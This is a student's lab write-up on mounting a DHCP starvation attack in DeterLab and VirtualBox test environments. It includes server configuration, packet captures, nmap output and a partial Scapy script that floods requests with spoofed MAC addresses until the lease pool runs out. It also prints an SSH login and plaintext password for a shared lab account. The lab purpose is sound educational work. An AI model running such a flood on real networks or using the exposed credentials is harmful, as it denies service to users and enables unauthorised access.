

Lab 4

Shlomi Domnenko – 318643640

Lab Environment

Using deterlab as cloud virtual machines:

The screenshot shows the deterlab web interface in a Mozilla Firefox browser. The page title is "Experiment (attacklab/TestExperiment)". The interface includes a sidebar with "Experiment Options" such as "View Activity Logfile", "Swap Experiment Out", "Terminate Experiment", "Modify Experiment", "Make Experiment Risky", "Modify Traffic Shaping", "Modify Settings", "Link Tracing/Monitoring", "Event Viewer", "Update All Nodes", "Reboot All Nodes", "Run LinkTest", "Show History", and "Duplicate Experiment". The main content area displays the experiment details for "attacklab/TestExperiment", which is in an "active" state. It shows virtual node information, physical node mapping, and virtual lan/link information.

Experiment: attacklab/TestExperiment
State: active

Virtual Node Info:

ID	Type	OS	Qualified Name
Client1	pc		Client1.TestExperiment.attacklab.isi.deterlab.net
Client2	pc		Client2.TestExperiment.attacklab.isi.deterlab.net
DHCPProgueServer	pc		DHCPProgueServer.TestExperiment.attacklab.isi.deterlab.net
DHCPServer	pc		DHCPServer.TestExperiment.attacklab.isi.deterlab.net

Physical Node Mapping:

ID	Type	OS	Physical
Client1	pc3000	Ubuntu1604-STD	pc126
Client2	pc3000	Ubuntu1604-STD	pc077
DHCPProgueServer	pc3000	Ubuntu1604-STD	pc128
DHCPServer	pc3000	Ubuntu1604-STD	pc101

Virtual Lan/Link Info:

ID	Member/Proto	IP/Mask	Delay	BW (Kbs)	Loss Rate
lan0	Client1:0	10.1.1.2	0	100000	0
	ethernet	255.255.255.0	0	100000	0
lan0	Client2:0	10.1.1.3	0	100000	0
	ethernet	255.255.255.0	0	100000	0
lan0	DHCPProgueServer:0	10.1.1.4	0	100000	0
	ethernet	255.255.255.0	0	100000	0
lan0	DHCPServer:0	10.1.1.5	0	100000	0
	ethernet	255.255.255.0	0	100000	0

Physical Lan/Link Mapping:

ID	Member	IP	MAC	NodeID
lan0	Client1:0	10.1.1.2	00:04:23:ae:d1:4f	pc126

Buttons: Show Events, Save to File

Addresses:

Client1.TestExperiment.attacklab.isi.deterlab.net
Client2.TestExperiment.attacklab.isi.deterlab.net
DHCPProgueServer.TestExperiment.attacklab.isi.deterlab.net
DHCPServer.TestExperiment.attacklab.isi.deterlab.net

NS File:

```
# Generated by NetlabClient

set ns [new Simulator]
source tb_compat.tcl

# Nodes
set Client1 [$ns node]
set Client2 [$ns node]
set DHCP RogueServer [$ns node]
set DHCP Server [$ns node]

# LANS
set lan0 [$ns make-lan "$Client1 $Client2 $DHCP RogueServer $DHCP Server"
100000kb 0ms]


$ns rtproto Static
$ns run

# NetlabClient generated file ends here.

# Finished at: Mon Dec 23 11:52:48 IST 2019
```

Lab Visualization

The middle node is a switch
for the lan0 network



How to use the machines

- SSH into arieluaw@users.isi.deterlab.net
 - The password is: "Cyberlab19"
- Then, you can SSH into the machines, for example:
 - DHCP Server: `TestExperiment.attacklab.isi.deterlab.net`
 - The password is: "Cyberlab19"

Tasks

- SSH into DHCPServer, Create DHCP server (Download stuff)
- Test DHCP server by using client to get IP
- After the test is successful, create DHCP starvation attack
- Use the DHCP RogueServer to run the malicious script
- Test the attack by using different client to get different IP. The attack is successful when the client doesn't get IP.

Setting up DHCP server

This is TMUX of the client1. On the left, we see tshark running inside client, and it shows **DHCP discover, DHCP offer, DHCP request, DHCP ack**:

```
shlomi@shlomi-Inspiron-5570: ~  
File Edit View Search Terminal Tabs Help  
shlomi@shlomi-Inspiron-5570: ~  
[ -h ] [ -H <input hosts file> ] [ -i <capture interface> ] - ]  
[ -j <protocol match filter> ] [ -t ] [ -K <keytab> ] [ -l ] [ -L ] [ -n ]  
[ -N <name resolving flags> ] [ -o <preference settings> ] ...  
[ -O <protocols> ] [ -p ] [ -P ] [ -q ] [ -Q ] [ -r <infile> ]  
[ -R <Read filter> ] [ -s <capture snaplen> ] [ -S <separator> ]  
[ -t a|ad|addy|d|dd|e|r|u|ud|udody ]  
[ -T ek|fields|json|pdm|lps|psml|tabs|text ] [ -u <seconds type> ]  
[ -U <tap name> ] [ -v ] [ -V ] [ -w <outfile> ] - ] [ -W <file format option> ]  
[ -x ] [ -X <extension option> ] [ -y <capture link type> ]  
[ -Y <displayY filter> ] [ -M <auto session reset> ] [ -z <statistics> ]  
[ --capture-comment <comment> ] [ --list-time-stamp-types ]  
[ --time-stamp-type <type> ] [ --color ] [ --no-duplicate-keys ]  
[ --export-objects <protocol>,<destid> ] [ --enable-protocol <proto name> ]  
[ --disable-protocol <proto name> ] [ --enable-heuristic <short_name> ]  
[ --disable-heuristic <short_name> ] [ <filter> ]  
  
tshark -G [ <report type> ]  
  
DESCRIPTION  
TShark is a network protocol analyzer. It lets you capture packet data from a  
live network, or read packets from a previously saved capture file, either  
printing a decoded form of those packets to the standard output or writing the  
packets to a file. TShark's native capture file format is pcapng format, which  
is also the format used by Wireshark and various other tools.  
  
Without any options set, TShark will work much like tcpdump. It will use the  
pcap library to capture traffic from the first available network interface and  
arieluw@client1:~$ sudo tshark -Y "bootp.option.type == 53"  
Running as user "root" and group "root". This could be dangerous.  
Capturing on "eth1"  
  4 3.113582569    0.0.0.0 > 255.255.255.255 DHCP 350 DHCP Discover - Transaction ID  
0x98d0438  
  5 3.114268774    10.1.1.5 > 10.1.1.0    DHCP 342 DHCP Offer   - Transaction ID 0x9  
8d0438  
  6 3.114467752    0.0.0.0 > 255.255.255.255 DHCP 364 DHCP Request  - Transaction ID  
0x98d0438  
  7 3.115015838    10.1.1.5 > 10.1.1.0    DHCP 342 DHCP ACK    - Transaction ID 0x9  
8d0438  
[0] 0:~$
```

On the right, we use `dhclient` to renew our ip.

IP's of other machines

```
shlomi@shlomi-Inspiron-5570: ~  
File Edit View Search Terminal Help  
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds  
arieluaw@dhcpserver:/etc/default$ ifconfig  
eth3  
    Link encap:Ethernet  HWaddr 00:11:43:d5:f5:66  
    inet addr:192.168.1.101  Bcast:192.168.3.255  Mask:255.255.252.0  
    inet6 addr: fe80::211:43ff:fed5:f566/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
    RX packets:6060 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:1115 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:8216220 (8.2 MB)  TX bytes:135802 (135.8 KB)  
eth4  
    Link encap:Ethernet  HWaddr 00:11:43:d5:f5:67  
    inet addr:10.1.1.5  Bcast:10.1.1.255  Mask:255.255.255.0  
    inet6 addr: fe80::211:43ff:fed5:f567/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
    RX packets:1 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:12 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:342 (342.0 B)  TX bytes:1248 (1.2 KB)  
lo  
    Link encap:Local Loopback  
    inet addr:127.0.0.1  Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING  MTU:65536  Metric:1  
    RX packets:49 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:49 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1  
    RX bytes:7511 (7.5 KB)  TX bytes:7511 (7.5 KB)  
arieluaw@dhcpserver:/etc/default$ nmap -sn 10.1.1.0/24  
Starting Nmap 7.01 ( https://nmap.org ) at 2019-12-23 02:24 PST  
Nmap scan report for Client1-lan0 (10.1.1.2)  
Host is up (0.0010s latency).  
Nmap scan report for Client2-lan0 (10.1.1.3)  
Host is up (0.00098s latency).  
Nmap scan report for DHCPProgueServer-lan0 (10.1.1.4)  
Host is up (0.00085s latency).  
Nmap scan report for DHCPServer-lan0 (10.1.1.5)  
Host is up (0.00022s latency).  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.92 seconds  
arieluaw@dhcpserver:/etc/default$
```

Setting up VirtualBox lab environment

One machine is the attacker and another is the DHCP server, both are Ubuntu 18.04.

Both of them are using Bridged Adapter in order to have internet and can talk to each other. (The DHCP won't have internet after it is running, because it uses the adapter to serve)

The server is running isc-dhcp-server service, configuration file:

```
#/etc/dhcp/dhcpd.conf


option domain-name "example.org";
option domain-name-servers ns1.example.org, ns2.example.org;

default-lease-time 600;
max-lease-time 7200;
#####

option subnet-mask 255.255.255.0;
option broadcast-address 192.168.10.255;
option routers 192.168.10.254;
subnet 192.168.10.0 netmask 255.255.255.0 {
    range 192.168.10.10 192.168.10.100;
    range 192.168.10.150 192.168.10.200;
}
#####
ddns-update-style none;
```

After installing (with `apt install isc-dhcp-server`) and configuring we also need to change the adapter settings. The virtualbox machine has adapter called `enp0s3` which has old IP address so we release it by using: `sudo dhclient -r` and setup static ip: `192.168.10.50`


Let's see the leases:

A terminal window titled 'shlomi@shlomi-VirtualBox: ~' with a menu bar (File, Edit, View, Search, Terminal, Help) and a sidebar with application icons. The terminal shows the execution of a script to display DHCP leases. The output indicates that the DHCP server does not have any leases at the moment.

```
shlomi@shlomi-VirtualBox: ~  
File Edit View Search Terminal Help  
shlomi@shlomi-VirtualBox:~$ ./show-leases.sh  
To get manufacturer names please download http://standards.ieee.org/regauth/oui/oui.txt to /usr/local/etc/oui.txt  
Reading leases from /var/lib/dhcp/dhcpd.leases  
MAC                IP                hostname          valid until  
      manufacturer  
=====
```

At first our DHCP server doesn't have leases:

Then we attack:



The screenshot shows the Visual Studio Code editor with a file named `main.py` open. The script contains a `sniff` function and a `starvation` function. The `sniff` function is designed to capture packets on the network interface `eth0` with a filter for UDP traffic on ports 67 and 68. The `starvation` function is a brute-force attack that sends packets to various IP addresses in the `192.168.10.0/24` range, spoofing the source MAC address.

```
10     elif (pkt[DHCP].options[0][1]==6):
11         print("Negative Acknowledgement Packet Sent.")
12
13     def sniff():
14         sniff(filter="udp and (port 67 or port 68)",prn=packet_handler,store=0)
15
16     def starvation():
17         for i in range(0,255):
18             req_ip_addr = "192.168.10."+str(i)
19             spoof_mac = RandMAC()
20             pkt = Ether(src=RandMAC(), dst="ff:ff:ff:ff:ff:ff") / IP(src="0.0.0.0", dst="255.255.255.255")
```

The terminal window shows the output of the `starvation` function, which is sending packets to various IP addresses in the `192.168.10.0/24` range. The terminal also shows the command `sudo wireshark` being executed, which prompts for a password and displays the XDG_RUNTIME_DIR environment variable.

```
Sent 1 packets.
Trying: 192.168.10.1
.
Sent 1 packets.
Trying: 192.168.10.2
.
Sent 1 packets.
Trying: 192.168.10.3
.
Sent 1 packets.
Trying: 192.168.10.4
.
Sent 1 packets.
Trying: 192.168.10.5
.
Sent 1 packets.
Trying: 192.168.10.6
.
Sent 1 packets.
Trying: 192.168.10.7
.
.

shlomi@shlomi-VirtualBox:~/Desktop$ sudo wireshark
[sudo] password for shlomi:
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting
to '/tmp/runtime-root'
```


Wireshark showing attack:

Activities Visual Studio Code Wed 17:58

*any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...


Source	Destination	Protocol	Length	Info
192.168.10.50	192.168.10.29	DHCP	344	DHCP ACK - Transaction ID 0x0
192.168.1.1	255.255.255.255	DHCP	344	DHCP NAK - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
192.168.1.1	255.255.255.255	DHCP	344	DHCP NAK - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
192.168.10.50	192.168.10.36	DHCP	344	DHCP ACK - Transaction ID 0x0
192.168.1.1	255.255.255.255	DHCP	344	DHCP NAK - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
192.168.10.50	192.168.10.38	DHCP	344	DHCP ACK - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
192.168.10.50	192.168.10.39	DHCP	344	DHCP ACK - Transaction ID 0x0
192.168.1.1	255.255.255.255	DHCP	344	DHCP NAK - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
0.0.0.0	255.255.255.255	DHCP	294	DHCP Request - Transaction ID 0x0
192.168.1.1	255.255.255.255	DHCP	344	DHCP NAK - Transaction ID 0x0

Frame 130: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 192.168.10.50, Dst: 192.168.10.36
- User Datagram Protocol, Src Port: 67, Dst Port: 68
- Bootstrap Protocol (ACK)

wireshark_an...n60TG.pcapng Packets: 537 · Displayed: 537 (100.0%) · Dropped: 0 (0.0%) Profile: Default

And the server has leases:



The screenshot shows a terminal window titled "shlomi@shlomi-VirtualBox: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays a list of DHCP leases. Each line represents a lease entry with the following fields: timestamp, MAC address, IP address, lease type, and lease duration. The leases are for IP addresses in the 192.168.10.191 to 192.168.10.200 range, all with a duration of 1. The terminal prompt is "shlomi@shlomi-VirtualBox:~\$".

Timestamp	MAC Address	IP Address	Lease Type	Duration
5:59:23	-NA-			
65:31:3a:32:31:3a	192.168.10.191	-NA-	2020-03-04	1
5:59:23	-NA-			
62:38:3a:33:36:3a	192.168.10.192	-NA-	2020-03-04	1
5:59:23	-NA-			
37:39:3a:64:62:3a	192.168.10.193	-NA-	2020-03-04	1
5:59:23	-NA-			
63:32:3a:38:61:3a	192.168.10.194	-NA-	2020-03-04	1
5:59:23	-NA-			
65:31:3a:66:39:3a	192.168.10.195	-NA-	2020-03-04	1
5:59:23	-NA-			
38:37:3a:36:66:3a	192.168.10.196	-NA-	2020-03-04	1
5:59:23	-NA-			
64:64:3a:63:62:3a	192.168.10.197	-NA-	2020-03-04	1
5:59:23	-NA-			
32:30:3a:39:63:3a	192.168.10.198	-NA-	2020-03-04	1
5:59:23	-NA-			
62:63:3a:36:34:3a	192.168.10.199	-NA-	2020-03-04	1
5:59:23	-NA-			
62:37:3a:31:61:3a	192.168.10.200	-NA-	2020-03-04	1
5:59:23	-NA-			

Which means when another client wants to get IP lease he canno't and the server is starved out of IPs to give.